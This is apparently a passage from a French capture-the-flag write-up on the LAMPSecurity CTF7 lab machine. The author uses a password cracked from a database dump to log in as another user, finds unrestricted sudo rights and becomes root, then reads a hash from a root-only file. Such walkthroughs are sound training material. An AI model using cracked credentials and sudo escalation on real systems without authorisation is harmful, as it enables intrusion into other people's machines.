
pas de chance ce user ne peux pas lancer sudo, on peut switch de user et vérifier si 1 d'entre eux à des mauvaises configuration de sudo :

Essayons brian vu qu'il a une note dans le dump de la bdd qui pourrait signifier que c'est une sorte d'admin "Brian is our technical Brain": après avoir cracké son password on trouve "my2cents"



```
[brian@localhost home]$ sudo -l
[sudo] password for brian:
Matching Defaults entries for brian on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT
    LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS
    _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User brian may run the following commands on this host:
    (ALL) ALL
```

On voit que brian a full droits sur la commande sudo :



```
User brian may run the following commands on this host:
    (ALL) ALL
[brian@localhost home]$ sudo su -
[root@localhost ~]#
[root@localhost ~]#
[root@localhost ~]# ls
anaconda-ks.cfg  install.log  install.log.syslog  lampsec_ctf7.pdf  webmin-1.610-1.noarch.rpm
[root@localhost ~]# cd ../
[root@localhost /]# ls
bin  boot  dev  etc  home  lib  lost+found  media  mnt  opt  passwd  proc  root  sbin  selinux  srv  sys  tmp  usr  var
[root@localhost /]# cat /passwd
b727a1e88e5581550d85fe18406225a2
[root@localhost /]# 
```

Et voilà on est root !!